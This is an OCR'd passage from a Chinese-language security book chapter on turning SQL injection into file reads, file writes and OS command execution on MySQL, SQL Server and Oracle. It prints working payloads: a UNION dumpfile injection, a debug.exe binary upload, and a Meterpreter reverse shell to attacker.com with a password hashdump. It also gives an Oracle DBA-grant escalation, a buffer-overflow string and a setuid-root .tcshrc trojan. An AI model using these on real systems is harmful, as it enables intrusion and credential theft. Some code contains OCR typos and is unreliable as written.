

图 6-15 使用 fn_varbintohexstr 和 substring 读取二进制文件

SQL Server 会在加载(和运行)二进制文件或程序集时进行验证以保证程序集是有效的.NET 程序集。这会妨碍我们使用 CREATE ASSEMBLY 指令向数据库放置非 CLR 的二进制文件：

```
CREATE ASSEMBLY sqb2 from 'c:\temp\test.exe'
```

上述代码行产生下列输出：

```
CREATE ASSEMBLY for assembly 'sqb2' failed because assembly 'sqb2' is
malformed or not a pure .NET assembly.
Unverfiable PE Header/native stub.
```

幸运的是，我们可使用一些技巧来避开这种限制。首先加载一个有效的.NET 二进制文件，之后再使用 ALTER ASSEMBLY 命令向 ASSEMBLY 添加补充文件。截至本书写作时，向数据库插入补充文件时不需要进行类型检查，这样一来，我们便可以将任意二进制文件(或纯文本 ASCII 文件)链接到原始程序集。

```
create assembly sqb from 'c:\temp\test.exe'
alter assembly sqb add file from 'c:\windows\system32\net.exe'
alter assembly sqb add file from 'c:\temp\test.txt'
```

通过对 sys. assembly_files 表进行选择操作会发现，文件已经被添加并且可使用 substring/varbintohexstr 技术对其进行检索。

通常只允许 SYSADMIN 组的成员向系统目录添加文件。要想利用这些技术，第一步是提升至系统管理员权限。

本章稍后会介绍如何通过 SQL Server 来执行命令。但目前请记住，几乎所有命令执行都可以很容易地转换成远程文件读取(通过借助许多在利用数据库时使用的通道)。

3. Oracle

Oracle 提供了多种从底层操作系统读取文件的方法，但其中大多数方法都要求能够运行 PL/SQL 代码。可通过三种不同的(已知的)接口来访问文件：

- utl_file_dir/Oracle directories
- Java
- Oracle Text

默认情况下，非特权用户无法在操作系统层读或写文件。但如果使用了正确的权限，则该操作会变得很容易。

最常用的访问文件的方法是使用 utl_file_dir 和 Oracle directories。可以使用 utl_file_dir 数据库参数(Oracle 9i Rel.2 及之后的版本不赞成使用)在操作系统层指定一个目录，所有数据库用户均可以在该目录(*check:select name,value from v$parameter where name=' UTL_FILE_DIR'*)中读/写/复制文件。如果 utl_file_dir 的值为*，则不存在在哪里进行数据库写操作的限制。旧的未打补丁的 Oracle 版本存在目录遍历问题，这使上述操作变得相当容易。

下列方法使用 utl_file_dir/Oracle directories 从 Oracle 数据库读取文件：

- utl_file(PL/SQL，Oracle 8 至 11g)
- DBMS_LOB(PL/SQL，Oracle 8 至 11g)
- 外部表(PL/SQL，Oracle 9i Rel.2 至 11g)
- XMLType(PL/SQL，Oracle 9i Rel.2 至 11g)

下列 PL/SQL 示例代码从 rds.txt 文件读取了 1000 个字节(从第一个字节开始)，该文件位于 MEDIA_DIR 目录中。

```
DECLARE
buf varchar2(4096);
BEGIN
   Lob_loc:=BFILENAME('MEDIA_DIR', 'rds.txt');
   DBMS_LOB.OPEN (Lob_loc, DBMS_LOB.LOB_READONLY);
   DBMS_LOB.READ (Lob_loc,1000, 1, buf);
   dbms_output.put_line(utl_raw.cast_to_varchar2(buf));
   DBMS_LOB.CLOSE (Lob_loc);
END;
```

从 Oracle 9i Rel.2 开始，Oracle 提供了通过外部表读取文件的能力。Oracle 使用 SQL*Loader 或 Oracle Datapump(从 Oracle 10g 开始)从结构化文件中读取数据。如果 CREATE TABLE 语句中存在一个 SQL 注入漏洞，则可以将标准表修改成外部表。

下面是一段针对外部表的示例代码：

```
create directory ext as 'C:\';
CREATE TABLE ext_tab (
line varchar2(256))
ORGANIZATION EXTERNAL (
   TYPE oracle_loader
   DEFAULT DIRECTORY ext
      ACCESS PARAMETERS (
      RECORDS DELTMITED BY NEWLINE
      BADFILE 'bad_data.bad'
      LOGFILE 'log_data.log'
      FIELDS TERMINATED BY ','
      MISSING FIELD VALUES ARE NULL
      REHECT ROWS WITH ALL NULL FIELDS
       (line))
      LOCATION ('victim.txt')
   )
PARALLEL
REJECT LIMIT 0
NOMONITORING;

Select * from ext_tab;
```

接下来的代码从 data-source.xml 文件中读取用户名、明文口令和连接字符串。该文件是个默认文件(在 Oracle 11g 中)，它包含了用于 Java 的连接字符串。这段代码最大的优点是：可以在函数的 select 语句内部使用它或者将其用作 UNION SELECT。

```
select
extractvalue(value(c),
'/connection-factory/@user')||'/'||extractvalue(value(c),
'/connection-factory/@password')||'@'||substr(extractvalue(value(c),
'/connection-factory/@url'),instr(extractvallue(value(c),
'/connection-factory/@url'),'//')+2) conn
FROM table(
   XMLSequence(
    extract(
     xmltype(
         bfilename('GETPWDIR', 'data-sources.xml'),
         nls_charset_id('WE8ISO8859P1')
         ),
         '/data-sources/connection-pool/connection-factory'
        )
    )
  ) c
  /
```

除了使用 utl_file_dir/Oracle directory 外，还可以使用 Java 来读写文件。可以在 Macro Ivaldis 的 Web 站点上找到该方法的示例代码，具体地址为 www.oxdeadbeef.info/exploits/raptor_oraexec.sql。

Oracle Text 是一种很少有人知道的读取文件和 URInate 的技术。它不需要 Java 或 utl_file_dir/ Oracle directories，只需将想读取的文件或 URL 插入到一张表中并创建一个全文索引或者一直等待全文索引创建成功即可。该索引了包含整个文件的内容。

下列示例代码说明了如何通过将 boot.ini 插入到一张表中来读取该文件：

```
CREATE TABLE files (
   id NUMBER PRIMARY KEY,
   path VARCHAR(255) UNIQUE;
   ot_format VARCHAR(6)
);
INSERT INTO files VALUES (1,  'c:\boot.ini', NULL);
CREATE INDEX file_index ON files(path) INDEXTYPE IS ctxsys.context
   PARAMETERS  ('datastore ctxsys.file_datastore format column ot_format');
-- retrieve data from the fulltext index
Select token_text from dr$file_index$i;
```

6.2.2　写文件

过去，攻击者需要在远程主机上放置一个文本文件以证明他“捕获了自己的标志”。那时，向远程服务器写文件有时会遇到些小挫折。事实上，当数据库中存在如此多的值时，看到人们还在为爆破数据库而困扰会令人费解。写入文件确实有其用途，通常充当影响主机的跳板(主机反过来充当攻击内部网的“桥头堡”)。

所有常用的 RDBMS 均包含内置的向服务器文件系统写文件的功能。根据底层系统类型的不同，在 SQL 注入攻击中滥用这些功能的程度也稍有差异。

1. MySQL

在写文件领域，存在一个与前面介绍的 MySQL *LOAD DATA INFILE* 读文件命令相对应的命令——*select into outfile(dumpfile)*。该命令可以将一条 select 语句的结果写到 MySQL 进程所有者拥有的完全可读的文件中(dumpfile 允许写二进制文件)。例如：

```
mysql> select 'This is a test' into outfile '/tmp/test.txt';
Query OK,1 row affected (0.00 sec)
```

上述语句在/tmp 目录中创建了下列 test.txt 文件：

```
$ cat test.txt
This is a test
```

通过注入实现该操作非常方便。回到我们的内部网 MySQL 应用，在图 6-16 中，我们这次尝试向/tmp/sp.txt 文件写入 SensePost 2008。



图 6-16 使用 *into DUMPFILE* 写文件

使用下列搜索字符串：

```
aaa' union select NULL,' SensePost 2008\n' into dumpfile '/tmp/sp.txt' #
```

由于不想返回真正的结果以防止打乱输出文件，我们首先使用 aaa 搜索项，接下来使用 NULL 来匹配列数以确保 union 发挥作用。我们使用的是 dumpfile(允许输出二进制文件)而非 outfile，这样一来，要想正常结束一行就必须提供\n。

正如我们期望的，上述操作在/tmp 目录中创建了 sp.txt 文件：

```
$ cat test.txt
SensePost 2008
```

从文件系统读取二进制文件时，可以使用 MySQL 内置的 HEX 函数。我们现在向文件系统写入二进制文件，不难想象，可以使用相反的操作——使用 MySQL 内置的 UNHEX()函数：

```
mysql> select UNHEX('5365E7365506F7374203038');
+-----------------------------------+
| UNHEX('53656E7365506F7374203038') |
+-----------------------------------+
| SensePost 08                      |
+-----------------------------------+
1 row in set (0.00 sec)
```

借助这种组合，我们可以有效地向任何文件系统写入任何类型的文件(不能重写已有的文件[请记住，文件是完全可读的])。在简要介绍使用写任何位置的文件所能实现的操作之前，您有必要了解一下当攻击者拥有相同的能力时能够对 www.apache.org 做哪些事情。

秘密手记

我们是怎样侵害 apache.org 的

2000 年 5 月，Apache 基金会(Apache Web 服务器的创建者)的主页受到轻微侵害，被贴上了 “Powered By Microsoft BackOffice” 标志。制造这一恶作剧的人{}和 Hardbeat 在 www.dataloss.net/papers/how.defaced.apache.org.txt 上写了一篇名为 “How we defaced www.apache.org” 的文章，对攻击进行了描述。

这对儿攻击者首先通过滥用一个 ftpd 配置错误获取了访问权，之后向 Web 服务器根目录上传了一个简陋的 Web shell。这个 shell 允许攻击者以 nobody 用户身份运行低权限的 shell。他们这样描述接下来的事情：

“经过长时间搜索之后，我们发现 MySQL 是以 root 用户身份运行的并且是本地可达的。由于 apache.org 正在运行 BugZilla，而后者需要一个 MySQL 账户并且 BugZilla 源中包含了该账户的用户名/口令的明文，因而可以很容易得到 MySQL 数据库的用户名/口令。”

(注意：为简便起见，这里删除了一些细节。)

“获取对本地主机 3306 端口的访问权后，接下来使用登录的 ‘bugs’ (拥有完全访问权[如同在 “all Y's” 中])提升我们的权限。这主要得益于对 BugZilla README 的粗略阅读，它展示了一种快速解决问题的方法(使用 all Y's)，但同时存在很多安全警告，包括 “don't run mysql as root”。

“现在我们可以使用 *SELECT ...INTO OUTFILE* 在任何位置以 root 身份创建文件。这些文件处于 666 模式，我们不能重写任何内容。但看起来仍很有用。”

“不过使用这种能力做什么呢？写.rhosts 文件没有用，没有哪个明智的 rshd 会接受一个所有人可写的.rhosts 文件。此外，rshd 没有运行在该范围内。”

```
/*
* our /root/.tcshrc
*/
```

“所以我们决定玩儿个类似 trojan 的 ‘把戏’。我们使用 ‘test’ 数据库创建了一个仅包含一列的单列表，它包含一个 80 个字符的字段，之后插入了几条记录并从中选择了一条。现在我们有了一个/root/.tcshrc，其内容类似于：

```
#!/bin/sh
cp /bin/sh /tmp/.rootsh
chmod 4755 /tmp/.rootsh
rm -f /root/.tcshrc
/*
* ROOT!!
*/
```

"这很普通。现在等待有人 su[1]。很幸运，得到 9 个拥有 root 权限的合法用户，没花太长时间。剩下的操作也很普通。作为 root 用户，我们很快完成了破坏，之后生成了一个简短的报告来列举漏洞和快速修复方法。破坏后不久，我们向一个管理员发送了该报告。"

"我们对 Apache 管理员团队发现破坏后的反应之快以及所采用的方法深表佩服，即使他们称我们为'白帽子'(如果有人问，我们这里至多算'灰帽子')"

致敬

{}和 Hardbeat[2]

上述补充材料中突出的恶作剧虽没有使用 SQL 注入，但却演示了攻击者拥有 SQL 服务器的访问权后可以做哪些事情。

拥有在服务器上创建文件的能力后，还有一种可能值得讨论一下：在远程主机上创建一个用户定义函数(UDF)。NGS Software 公司的 Chris Anley 在其非常优秀的论文 *HackProofing MySQL* 中描述了如何创建一个 UDF 来有效实现 MySQL xp_cmdshell 的功能。从本质上看，添加一个 UDF(根据 MySQL 手册)只需将 UDF 编译成一个对象文件即可，之后可以使用 CREATE FUNCTION 和 DROP FUNCTION 语句从服务器添加、删除这个对象文件。

2. Microsoft SQL Server

可以使用前面介绍的读取文件的 scripting.filesystem 对象方法来有效地向文件系统写文件。Anley 的论文再次说明了该方法，如图 6-17 所示。



图 6-17 使用 sp_oacreate 写文件系统

1. 译者注：su 是一种切换用户的命令。

也可以使用该技术来写二进制文件，不过据说某些代码页面使用该技术的话会出现错误。对于这种情况，可以使用其他对象而非 filesystemobject，比如 ADODB.Stream。

Microsoft SQL Server 还提供了使用 SQL Server 附带的批量复制程序(BCP)来从数据源创建文件的能力：

```
C:\temp>bcp "select name from sysobjects" queryout testout.txt -c -s
127.0.0.1 -U sa -p""
Starting copy...
1000 rows successfully bulk-copied to host-file. Total received: 1000
1311 rows copied.
Network packet size (bytes): 4096
Clock Time (ms.): total 16
```

关于 SQL 注入攻击的许多传统文档中都使用 bcp 或 xp_cmdshell 来创建文件，许多 SQL 注入工具也使用 xp_cmdshell 来帮助实现 SQL Server 文件上传。在其最简单的格式中，使用重定向运算符>>创建文本文件：

```
exec xp_cmdshell 'echo This is a test > c:\temp\test.txt'
exec xp_cmdshell 'echo This is line 2 >> c:\temp\test.txt'
exec xp_cmdshell 'echo This is line 3 >> c:\temp\test.txt'
```

还有一种一举成名的老技术(作者不详)：先创建一个 debug.exe 脚本文件，然后将它传递给 debug.exe 以转换成一个二进制文件：

```
C:\temp>debug < demo.scr
-n demo.com
-e 0000 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00
-e 0010 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00
-e 0040 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68
-e 0050 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F
-e 0060 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20
-e 0070 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00
...
-rcx
CX 0000
:4200
-w 0
Writing 04200 bytes
-q
C:\temp>dir demo*
2008/12/27 03:18p    16,896 demo.com
2005/11/21 11:08a    61,280 demo.scr
```

使用这种方法的限制是 debug.exe 只能构建小于 64KB 的可执行文件。考虑到可以将一个完全起作用的盲 shell 压缩到 200 字节以下，这不是个很大的障碍。如果确实要使用该技术上传一个较大的文件，则可以将该文件分成多块，每块 64KB，分别上传它们，最后再使用 DOS

的 copy 命令将它们组合到一起：

```
copy /b chunk-1.exe_ + chunk2.exe_ + … + chunk-n.exe original-file.exe
```

由于 debug.exe 用于构建.com 文件，因而如果正在使用 debug 构建可执行文件，则无论如何您都可能会将其与 copy 命令一起使用，而多数自动工具在构建好文件后只是将所创建的.com 文件重命名为.exe。

秘密手记

SQL 注入蠕虫

2008 年，在拉斯维加斯举办的黑帽(Black Hat)大会上，本书第一作者 Justin Clarke 展示了一种概念验证型的 SQL 注入蠕虫，它利用了本章列举的很多技术。此外，它还利用一种简单的扫描引擎来检测并利用 Web 站点。这些站点使用 Microsoft SQL Server 作为后台并运行在不安全的配置下(例如，不需要提升权限来运行 xp_cmdshell)。

该蠕虫利用前面介绍的 debug.exe 上传技术向 DBMS 上传一份自身的副本，之后通过执行蠕虫的远程实例(使用 xp_cmdshell)来继续传播。

虽然这只是一种概念上的验证，但在利用 SQL 注入和本章列举的技术时，却完全有可能以这种方式来使用漏洞(像 SQL 注入那样)并作为混合攻击的一部分，例如安装服务器操作系统级的恶意软件。

可以访问 www.gdssecurity.com/l/b/2008/08/21/overview-of-sql-injection-worms-for-fun-and-profit/以获取关于该蠕虫的更多信息。

有些工具支持使用 debug.exe 上传可执行文件。如果使用的是 Windows 系统，则可尝试 Sec-1 公司的 Automagic SQL Injector(www.sec-1.com)。该工具包含一个辅助脚本，可以先将二进制文件转换成等价的.scr 文件，之后再通过 echo 命令实现.scr 文件的远程创建。Automagic 还包含一个善意的反向 UDP shell 和一个端口扫描器(fscan.exe)。

此外，如果使用的是类似于 UNIX 的操作系统，则可以使用 Sqlninja(http://sqlninja.sourceforge.net)来完成该任务。我们在第 4 章讨论权限提升时遇到过 Sqlninja，不过该工具还绑定了其他几种功能。下面列出了它的功能：

- 跟踪远程数据库服务器(版本、用户执行的查询、权限、验证模式)
- 启用混合验证时，暴力破解系统管理员口令
- 上传可执行文件
- 基于 TCP 和 UDP 的直接和反向 shell
- 无直接连接时的 DNS 隧道式 shell
- 规避技术，降低被入侵检测/预防系统(IDS/IPS)和 Web 应用防火墙检测到的几率。

Sqlninja 还集成了 Metasploit(www.metasploit.com)。如果已经获取到远程数据库的管理员权限，并且至少存在一个可用于连接(直接或反向)的开放 TCP 端口，则可以利用该 SQL 注入漏

洞来注入 Metasploit 净荷，比如 Meterpreter(一种功能强大的命令行接口)或 VNC DLL Dynamic Link Library，动态链接库(用来获取对远程数据库服务器的图形化访问)。Sqlninja 的官网上包含了一个使用 Flash 制作的 VNC 注入的演示动画。在下列代码片段中，您可以看到一个成功的利用示例。它提取了远程服务器上的口令哈希(是操作系统而非 SQL Server 的口令哈希)。这里已经对输出做了简化，注释位于相关行的右边并做了加粗。

```
root@nightblade ~ # ./sqlninja -m metasploit
Sqlninja rel. 0.2.3-r1
Copyright (C) 2006-2008 icesurfer <root@northernfortress.net>
[+] Parsing configuration file.....
[+] Evasion technique(s):
   - query hex-encoding
   - comments as separator
[+] Target is: www.victim.com
[+] Which payload you want to use?
   1: Meterpreter
   2: VNC
> 1 <--- we select the Meterpreter payload
[+] which type of connection you want to use?
   1: bind_tcp
   2: reverse_tcp
> 2 <--- we use a reverse shell on port 443
[+] Enter local port number
> 443
[+] Calling msfpayload3 to create the payload...
Created by msfpayload (http://www.metasploit.com).
Payload: windows/meterpreter/reverse_tcp
Length: 177
Options: exitfunc=process, lport=12345,lhost=192.168.217.128
[+] Payload (met13322.exe) created. Now converting it to debug script
[+] Uploading /tmp/met13322.scr debug script..<--- we upload the payload
103/103 lines written
done !
[+] Converting script to executable... might take a while
<snip>
[*] Uploading DLL (81931 bytes)...
[*] Upload completed.
[*] Meterpreter session 1 opened (www.attacker.com:12345 ->
www.victim.com:1343) <--- the payload was uploaded and started
meterpreter > use priv <--- we load the priv extension of meterpreter
Loading extension priv...success.
meterpreter > hashdump <--- and finally extract the hashes
Administrator:500:aad3b435b51404eeafd3b435b51404ee:31d6cfe0d16ae938b73c
59d7e0c089c0:::
ASPNET:1007:89a3b1d42d454211799cfd17ecee0570:e3200ed357d74e5d782ae8d60a296f52:::
Guest:501:aad3b435b51104eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d770c089c0:::
IUSR_VICTIM:1001:491c44543256d2c8c50be094a8ddd267:5681649752a67d765775f
```

```
c6069b50920:::
IWAN_VICTIM:1002:c18ec1192d26469f857a45dda7dfae11:c3dab0ad3710e208b479e
ca14aa43447:::
TsInternetUser:1000:03bd869c8694066f405a502d17e12a7c:73d8d060fedd690498
311bab5754c968:::
meterpreter >
```

成功了！上述代码使用已提取的操作系统口令哈希来与远程数据库服务器进行交互访问。

SQL Server 2005 CLR 集成环境提供了一种在远程系统上编译更加复杂的二进制文件的方法，不过这需要保证远程系统拥有.NET 运行时并默认包含一个.NET 编译器。(Microsoft 在%windir%\Microsoft.NET\Framework\VerXX\目录中附带了 csc.exe 命令行编译器。)这意味着可以使用相同的技术逐行创建一个源文件并调用 csc.exe 编译器来无限制地构建它，如图 6-18 所示。

```
exec master..xp_cmdshell "echo using System; >>\temp\test.cs"
exec master..xp_cmdshell "echo using System.Data; >>\temp\test.cs"
exec master..xp_cmdshell "echo using System.Data.Sql; >>\temp\test.cs"
exec master..xp_cmdshell "echo using System.Data.SqlTypes; >>\temp\test.cs"
exec master..xp_cmdshell "echo using Microsoft.SqlServer.Server; >>\temp\test.cs"
exec master..xp_cmdshell "echo public partial class StoredProcedures >>\temp\test.cs"
exec master..xp_cmdshell "echo { >>\temp\test.cs"
exec master..xp_cmdshell "echo [SqlProcedure] >>\temp\test.cs"
exec master..xp_cmdshell "echo public static void HelloWorldStoredProcedure() >>\temp\test.cs"
exec master..xp_cmdshell "echo { >>\temp\test.cs"
exec master..xp_cmdshell 'echo SqlContext.Pipe.Send("Hello world.\n"); >>\temp\test.cs'
exec master..xp_cmdshell "echo } >>\temp\test.cs"
exec master..xp_cmdshell "echo }: >>\temp\test.cs"

exec master..xp_cmdshell 'C:\WINDOWS\Microsoft.NET\Framework\v2.0.50727\csc /target:library /out:c:\temp\test.dll c:\temp\test.cs'
```

图 6-18 在 SQL Server 上使用 csc.exe 编译一个二进制文件

图 6-18 中的例子创建了一个简单的.NET 源文件，之后调用 csc.exe 将该文件编译成 SQL Server 中 c:\temp 目录下的一个 DLL 文件。即便远程服务器使用一种不同的目录命名方案，有胆量的攻击者也仍然可以在完全可预测的 DLL 缓存(%windir%\system32\dllcache\csc.exe)之外通过运行 csc.exe 来使用它。

3. Oracle

Oracle 中同样存在多种创建文件的方法，可使用下列方法：

- utl_file
- DBMS_ADVISOR
- 外部表
- Java
- 操作系统命令和重定向

自 Oracle 9i 以来，utl_file 可以在文件系统上写二进制代码。下列示例代码在数据库服务器上的 C:驱动器或恰当的 UNIX 路径中创建了一个二进制文件 hello.com：

```
Create or replace directory EXT AS 'C:\';
DECLARE fi UTL_FILE.FILE_TYPE;
bu RAW(32767);
BEGIN
bu:=hextoraw('BF3B01BB8100021E8000B88200882780FB81750288D850E8060083C40
2CD20C35589E5B801005008D451A50B80F00508D5D00FFD383C40689EC5DC3558BEC8B5E
088B4E048B5606B80040CD21730231C08BE55DC39048656C6C6F2C20576F726C64210D0A');
```

```
fi:=UTL_FILE.fopen('EXT','hello.com','w',32767);
UTL_FILE.put_raw(fi,bu,TRUE);
UTL_FILE.fclose(fi);
END;
/
```

DBMS_ADVISOR 可能是创建文件的最快捷方法：

```
create directory EXT as 'C:\'
exec SYS. DBMS_ADVISOR.CREATE_FILE ( 'first row',' EXT','victim.txt')
```

自 Oracle 10g 以来，可以使用外部表创建一个包含用户名和口令的文件：

```
create directory EXT as 'C:\';
CREATE TABLE ext_write (
myline)
ORGANIZATION EXTERNAL
(TYPE oracle_datapump
DEFAULT DIRECTORY EXT
LOCATION ('victim3.txt'))
PARALLEL
AS
SELECT 'I was here ' from dual UNION SELECT name||'='||password from sys.user$;
```

可以在 Macro Ivaldi 的 Web 页面(位于 www.0xdeadbecf.info/exploits/raptor_oraexec.sql)上找到 Java 示例代码。

6.3 执行操作系统命令

通过数据库服务器执行命令有多种目的。除了能带来名声和大量机遇外，寻找命令执行通常还因为运行大多数数据库服务器时需要使用较高级别的权限。对 Apache 的远程利用充其量会产生一个使用 nobody 用户 ID 的 shell(很可能位于受限环境中)。不过，对 DBMS 发动等价攻击的话，则几乎肯定能获取高级别的权限。在 Windows 中，这种权限通常是 System 特权。

直接执行

本节介绍利用 RDBMS 的内置功能并通过 SQL 注入来直接执行操作系统命令。

1. Oracle

Oracle 提供了多种公开和非公开的运行操作系统命令的方法。只有当拥有对数据库的完全访问权(例如，通过 SQL*Plus)或者需借助 PL/SQL(而非 SQL)注入时才能使用大多数的命令。

根据 Oracle 版本的不同，可使用下列各种不同的方法。Oracle EXTPROC、Java 和 DBMS_SCHEDULER 是 Oracle 运行操作系统命令的正式方法。对于 EXTPROC 和 Java 来说，可使用下列工具自动实现该操作：

- www. 0xdeadbeef.info/exploits/raptor_oraexec.sql

1) DBMS_SCHEDULER

DBMS_SCHEDULER 是 Oracle 10g 及之后版本中新增的内容，它要求拥有 *CREATE JOB*(10g Rel.1)或 *CREATE EXTERNAL JOB*(10g Rel.2/11g)权限。自 10.2.0.2 起，不能再以 Oracle 用户身份执行操作系统命令，而要以 nobody 用户执行：

```
--Create a Program for dbms_scheduler
exec DBMS_SCHEDULER.create_program('RDS2009','EXECUTABLE',
'c:\WINDOWS\system32\cmd.exe /c echo Owned >> c:\rds3.txt',0,TRUE);
--Create,execute and delete a Job for dbms_scheduler
exec DBMS_SCHEDULER.create_job(job_name => 'RDS2009JOB',program_name =>
'RDS2009',start_data => NULL,repeat_interval => NULL,end_date =>
NULL, enabled => TRUE,auto_drop => TRUE);
```

2) 本地 PL/SQL

Oracle 10g/11g 中的本地 PL/SQL 没有公开。根据我的经验，这是在 Oracle 10g/11g 中运行操作系统命令最可靠的方法，因为命令是以 Oracle 用户身份执行的。与 Java 和 EXTPROC 变种一样，本地 PL/SQL 没有特别的要求，唯一要求是拥有修改数据库服务器上 SPNC_COMMANDS 文本文件的权利。如果创建了存储过程/函数/包并启用了本地 PL/SQL，那么 Oracle 会执行该文件中的所有内容。

下列代码使用本地 PL/SQL 为 public 授予 DBA 权限。grant 命令是一条通常以 SYS 用户身份执行的 *INSERT INTO SYSAUTH$*命令。本例中，我们创建了一个名为 e2.sql 且由 *sqlplus* 执行的文本文件，*sqlplus* 命令可通过本地 PL/SQL 来启动。

```
CREATE OR RELACE FUNCTION F1 return number
authid current_user as
pragma autonomous_transaction;
v_file UTL_FILE.FILE_TYPE;
BEGIN
EXECUTE IMMEDIATE q'!create directory TX as 'C:\'!';
begin
-- grant dba to public;
DBMS_ADVISOR.CREATE_FILE ( 'insert into sys.sysauth$
values(1,4,0,null);'||chr(13)||chr(10)||'exit;', 'TX', 'e2.sql' );
end;
EXECUTE IMMEDIATE q'!drop directory TX!';
EXECUTE IMMEDIATE q'!create directory T as 'C:\ORACLE\ORA101\PLSQL'!';
utl_file.fremove('T','spnc_commands');
v_file := utl_file.fopen('T','spnc_commands','w');
utl_file.put_line(v_file,'sqlplus / as sysdba @c:\e2.sql');
utl_file.fclose(v_file);
EXECUTE IMMEDIATE q'!drop directory T!';
EXECUTE IMMEDIATE q'!alter session set plsql_compiler_flags='NATIVE'!';
EXECUTE IMMEDIATE q'!alter session set plsql_native_library_dir='C:\'!';
EXECUTE IMMEDIATE q'!create or replace procedure h1 as begin null;end;!'
COMMIT;
RETURN 1;
```

```
END;
/
```

3) 其他方法

除了上面的方法外，还可以使用数据库中的其他功能来执行操作系统代码，这些功能包括：

- Alter system set events
- 本地 PL/SQL 9i
- 缓冲区溢出 + shell 代码
- 自定义代码

4) Alter System Set Events

Alter System Set 是一种非公开参数(自 Oracle 10g 以来)，它可以指定自定义调试器的名称。该调试器在调试事件过程中执行，而调试事件接下来则需予以强制实现。例如：

```
alter system set "_oradbg_pathname"='/tmp/debug.sh';
```

5) 本地 PL/SQL 9i

自 9i Rel.2 以来，Oracle 提供了将 PL/SQL 代码转换成 C 代码的方法。为提高灵活性，Oracle 可以修改 make 工具的名称(例如，修改成 calc.exe 或其他可执行文件)。例如：

```
alter system set plsql_native_make_utility='cmd.exe /c echo Owned >
c:\rds.txt &';
alter session set plsql_compiler_flags='NATIVE';
Create or replace procedure rds as begin null;end; /
```

6) 缓冲区溢出

2004 年，Cesar Cerrudo 公布了关于 Oracle 中 NUMTOYMINTERVA 和 NUMTODSINTERVAL 这两个函数的一种缓冲区溢出利用(请参见 http://seclists.org/vulnwatch/2004/q1/0030.html)。可以使用下列利用在数据库服务器上运行操作系统命令：

```
SELECT NUMTOYMINTERVAL (1,'AAAAAAAAAABBBBBBBBBBCCCCCCCCCCABCDEFGHIJKLMNOPQR'
||chr(59)||chr(79)||chr(150)||chr(01)||chr(141)||chr(68)||chr(36)||chr(18)||
chr(80)||chr(255)||chr(21)||chr(52)||chr(35)||chr(148)||chr(01)||chr(255)||
chr(37)||chr(172)||chr(33)||chr(148)||chr(01)||chr(32)||'echo ARE YOU SURE?
>c:\Unbreakable.txt') FROM DUAL;
```

7) 自定义应用代码

